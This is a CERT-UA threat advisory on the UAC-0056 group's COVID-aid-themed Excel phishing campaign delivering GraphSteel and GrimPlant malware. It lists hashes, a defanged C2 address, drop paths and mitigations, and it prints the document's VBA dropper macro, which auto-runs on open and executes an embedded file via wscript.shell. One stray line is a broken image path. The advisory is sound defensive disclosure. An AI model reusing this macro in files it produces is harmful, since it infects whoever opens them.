

## UAC-0056 cyberattack using GraphSteel and GrimPlant malware and COVID-19 (CERT-UA # 4545)

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### General information:

The Governmental Computer Emergency Response Team of Ukraine CERT-UA received an email from the coordinating entity with an attachment in the form of an XLS-document "Aid request COVID-19-04\_5\_22.xls", which contains a macro. If the macro is activated, the latter will decode the payload located in the hidden sheet of the document, as well as create a disk and run the Go bootloader. In the future, malware GraphSteel (compilation date: 2022-04-21) and GrimPlant will be downloaded and executed on the computer.

We draw your attention to the fact that e-mails were sent from a compromised account of an employee of a state body of Ukraine.

The activity is associated with the activities of the UAC-0056 group.

### Compromise indicators:

#### Files:

0895c2181b8a04145b00a395da5b18dc  
8cdd84285c936da43cf7c4506b6372a4806b0a90d3db29a72eaa7626dc83896b Aid request  
COVID-19-04\_5\_22.xls  
539a3b02f2f29b8c62353f729e636813  
ed448b9c4e604c7c6531864ac023cdd8865affab409d581db66281179532fc69  
base\_update.exe (Go-downloader)  
1f4233970e9dead730db799b19b1d1f7  
f2a09b611b6fca3e82b8c3098abc35929779685a9e3f851a6acf4040be002f41 java-sdk.exe  
(Go-downloader)  
eee2f9fab737eef8884e0b9432055edc  
47a734e624dac47b9043606c8833001dde8f341d71f77129da2eade4e02b3878 microsoft-  
cortana.exe (2022-04-21) (GraphSteel)  
425e69953feda05c25bb5c922f23ac6e  
aca731d34c3e99d07af79847db369409e92e387520e44285608f18877b3a1d79 oracle-  
java.exe (GrimPlant)

#### Network:

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hxxps: // 212 [...] 192.246.115 / i
hxxps: // 212 [...] 192.246.115 / m
hxxps: // 212 [...] 192.246.115 / p
ws: // 212 [...] 192.246.115: 443 / c
212 [...] 192,246,115

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### Hosts:

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
% USERPROFILE% \. Java-sdk \ java-sdk.exe
% USERPROFILE% \. Java-sdk \ microsoft-cortana.exe
% USERPROFILE% \. Java-sdk \ oracle-java.exe

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### Recommendations:

1. Take steps to set up two-factor authentication for email accounts.
2. Prohibit office programs (EXCEL.EXE, WINWORD.EXE, etc.) from creating dangerous processes (for example, rundll32.exe, wscript.exe, etc.).


### Graphic images:



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Private Sub Workbook_Open ()
Call Update_data
End Sub

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Public filename As String
Public AttachDate As Date
Public FileSize As Long

Public FileRange As Range
Public Parent As AttachedFiles
Const BYTES_PER_CELL& = 500

Sub Run ()
On Error Resume Next
tmpPath$ = Environ("temp") & "\" & filename
If Me.SaveAs(tmpPath$) Then CreateObject("wscript.shell").Run """" & tmpPath$ & """"
End Sub

Sub Update_data()
Dim FileManager As New AttachedFiles
' On Error Resume Next
' FileManager.GetAttachment("notepad.exe").Run

Dim FileManager As New AttachedFiles, File As AttachedFile, res As Boolean

filename$ = ThisWorkbook.Sheets(3).Range("B1"): If filename$ = "" Then Exit Sub
If Not FileManager.AttachmentExist(filename$) Then
MsgBox "Вложение с именем «" & filename$ & "» не найдено в текущей книге Excel", vbCritical
Exit Sub
End If

FileManager.GetAttachment(filename$).Run
End Sub

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